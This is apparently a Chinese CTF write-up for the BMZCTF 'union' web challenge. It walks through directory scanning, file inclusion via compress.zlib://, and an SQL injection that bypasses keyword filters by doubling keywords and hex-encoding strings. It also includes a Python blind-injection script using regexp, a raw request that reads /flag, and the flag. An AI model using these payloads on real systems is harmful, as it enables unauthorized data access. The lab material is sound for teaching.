BMZCTF union 详解

原创

black guest丶 于 2021-07-19 10:55:20 发布


文章标签： php 安全漏洞

本文链接：https://blog.csdn.net/u013797594/article/details/118890753


BMZCTF union 详解

题目：

发现还没有人写这道题的writeup：



打开题目是这样的一个登录框：



解题思路：

首先还是做下信息收集，dirsearch跑一跑发现一些文件，但是都没有权限访问：

```
Target: http://www.bmzclub.cn:22284/

[14:10:12] Starting:
[14:10:41] 200 -    0B  - /config.php
[14:10:43] 301 -  194B  - /css  ->  http://www.bmzclub.cn/css/
[14:10:46] 200 -   14B  - /download.php
[14:10:53] 301 -  194B  - /images  ->  http://www.bmzclub.cn/images/
[14:10:53] 403 -  580B  - /images/
[14:10:53] 200 -  612B  - /index.html
[14:10:53] 302 -  128B  - /index.php  ->  index.php?file=login
[14:10:59] 200 -   14B  - /login.php
[14:11:17] 200 -   14B  - /register.php
[14:11:51] 200 -   14B  - /upload.php
[14:11:54] 200 -   14B  - /view.php

Task Completed
```

1.文件包含漏洞

观察一下访问的url，file=xxx可能存在文件包含漏洞，网页源码上也有提示，但是按照网页源码的去访问还是转到login页面。看到文件包含漏洞不要慌，先上咱们的lfi字典生成器爆破一波~。

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传

```
<link rel="stylesheet" href="./css/form.css" styl
<div id="login">
    <h1>Login</h1>
    <!-- index.php?file=register.php -->
    <form method="post" action="index.php?file=lo
```

工具地址：https://github.com/873060524/lfi-dic-creater ，先生成register.php的字典，放到burp里面爆破一下file参数：

发现有过滤，但./register 和compress.zlib:///./register可以访问，存在文件包含漏洞，这里对大量字符进行了过滤，并且拼接了固定的文件后缀。我们试图生成flag.php的字典爆破，发现不行，果然没有这么简单。

请求	有效载荷	状态	错误	超时	长度	评论
1965	compress.zlib:///./register	200			948	
2530	./register	200			948	
1	compress.bzip2://\..\..\..\.....	200			566	
2	compress.zlib://\..\register...	200			566	

由于没法通过php://filter方式包含，所以这里没有办法拿到源代码，不过如果存在上传功能的话，可以利用这个文件包含来执行自己上传文件中的php代码。

访问http://www.bmzclub.cn:22284/index.php?file=./register，来到了注册页面，登录和注册页面同样对SQL注入进行一下测试，发现都没有。于是注册了一个用户登录进去。

2.sql注入漏洞

登录进去后出现了文件上传、文件下载和内容查看的功能，上传让我们想到了结合之前的文件包含漏洞，但经过测试并没有找到文件上传的路径，所以没有办法直接结合文件包含漏洞。

结合题目union，想到了sql注入，在文件下载处。

sql注入测试过程

其实这道题看题目就知道是sql注入，于是sqlmap啥的跑起来再说，结果发现不得行~

根据题目union大概率是要考联合查询，最容易绕过过滤的是int类型的联合查询，所以直接对可能是Int类型的参数进行测试，这样就明确很多：

注意点：

1.很多代码在处理sql查询结果的时候，只会取一个结果，所以测试Union查询的时候最好取一个不存在的值，如 -1 union select xxx，这样就能把自己union的结果提取出来。

由于当我们sql语句错误时，会提示图片无法找到，那猜测我们要查询的sql语句查询的结果就是图片的路径，通过union select ‘字符串’ 的方式可以直接让结果变为我们的‘字符串’。


```
<script>
  alert('picture can't be find!);
  windows.location.href='index.php?file=download'
</script>
```

所以需要构造的union查询就是：

-1 union select ’图片路径‘ ：我们直接用index.php测试一下，发现不行，还是有过滤，于是把绕过方法试一遍，发现是过滤了union和select关键字,可以通过双写绕过。单引号也被转义或者过滤了，字符串可以通过0x十六进制来表示，所以把index.php转换成十六进制就行了，在线转换一下。

payload：

-1 uniunionon selselectect 0x696e6465782e706870，发现这样确实可以直接读取到index.php的源码了。



通过这种方式把知晓的那几个文件都读出来，进行代码审计，由于之前已经想到文件上传+文件包含的方式getshell，所以想到找下上传文件的路径,sql的payload为：2 anord location regeregexpxp ‘$’ 就是利用正则进行盲注，2是我们上传的文件ID，正则’$'表示字符串结尾是什么，没有被过滤，所以可以从后往前盲注出来。


路径是由随机数生成的，长度为46，查阅代码可以知道数据库中表的结构，所以通过前面的sql注入可以盲注出上传文件的真实路径，原理是没有对$字符进行过滤，在正则中$表示匹配结尾，所以可以利用regexp函数从后往前匹配location的结果：
2 anord location regeregexpxp 0x{}24 //最后0x24是$的十六进制，其他字母只需要转为十六进制放在24前面即可。
这样构造出的语句就是 where id=2 and location regexp ‘xxx$’ ；就可以从后往前盲注了。

```
if(preg_match('/\.\.|^[\s]*\/|^[\s]*php:|filter/i',$file)){
        echo "<div class=\"msg error\" id=\"message\">
         <i class=\"fa fa-exclamation-triangle\"></i>Attack Detected!</div>";
         die();
```

POC：改一下自己的cookie

```
import re
import requests
code=["a", "b", "c",  "d", "e", "f",
       "g", "h", "i", "j", "k", "l",
       "m","n", "o", "p", "q", "r","s","t","u","v", "w","x",
       "y","z","A","B","C","D","E","F","G","H","I","J","K","L","M","N","O","P","Q","R","S","T","U","V","W","X",
"Y","Z","1", "2", "3", "4", "5", "6", "7", "0","8", "9","/","."]

value=''
def fun(value,id):
    for i in range(46):
        n=0
        for c in code:
            n+=1
            cc=r'%s%s' % (c, value)
            cc=cc.strip()
            # print(n,cc)
            burp0_url = "http://www.bmzclub.cn:22284/downfile.php"
            burp0_cookies = {"Hm_lvt_d7a3b863d5a302676afbe86b11339abd": "1625975334,1626595426", "PHPSESSID": "a
au23k045sgkugljvkm0oo8jk5", "session": "816d6034-1111-49cf-851d-961fb5dd850e", "Hm_lpvt_d7a3b863d5a302676afbe86b
11339abd": "1626595608"}
            burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Fi
refox/89.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Lan
guage": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2", "Accept-Encoding": "gzip, deflate", "Cont
ent-Type": "application/x-www-form-urlencoded", "Origin": "http://www.bmzclub.cn:22284", "Connection": "close",
"Referer": "http://www.bmzclub.cn:22284/index.php?file=download", "Upgrade-Insecure-Requests": "1"}
            burp0_data = {"image": "{0} anord location regeregexpxp 0x{1}24".format(id,cc.encode('utf-8').hex())
, "image_download": "\xe6\x94\xb6\xe8\x97\x8f"}
            response=requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
            # print(response.text)
            if not re.search(r'picture can',response.text):
                value = r'%s%s' % (c, value)
                value=value.strip()
                print(value)
                fun(value,id)
                break
if __name__=='__main__':
    id=2        #这是你上传的图片的id，上传的第一个图片id是2
    fun('',id)
```




真实路径找到了，结果不能直接访问，通过前面的文件包含漏洞去访问也不行，因为包含的时候拼接了固定的后缀.php...白忙活~哈哈哈

然后又想到sql注入union查询的时候，是可以直接查询文件内容的，所以直接查询/flag，得到flag~

-1 uniunionon selselectect 0x十六进制，把/flag转为十六进制


在线字符串和16进制互转
/flag
字符串转hex
hex转字符串
开始转换
复制结果
导出文本
清空结果
2f666c6167

就能得到flag:


请求
Raw
Params
Headers
Hex
POST /downfile.php HTTP/1.1
Host: www.bmzclub.cn:22284
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://www.bmzclub.cn:22284
Connection: close
Referer: http://www.bmzclub.cn:22284/index.php?file=download
Cookie: Hm_lvt_d7a3b863d5a302676afbe86b11339abd=1625975334,1626595426; PHPSESSID=enh0v05vqmngbf421o98eog3u6
Upgrade-Insecure-Requests: 1
image=-1 uniunionon selselectect 0x2f666c6167&image_download=%E6%94%B6%E8%97%8F
响应
Raw
Headers
Hex
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Mon, 19 Jul 2021 02:32:33 GMT
Content-Type: application/octet-stream
Content-Length: 41
Connection: close
Content-Description: File Transfer
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate, post-check=0, pr
Pragma: public
Accept-Ranges: bytes
Content-Disposition: attachment; filename="image
BMZCTF{faa94854102843eea640fd1a9514e88d}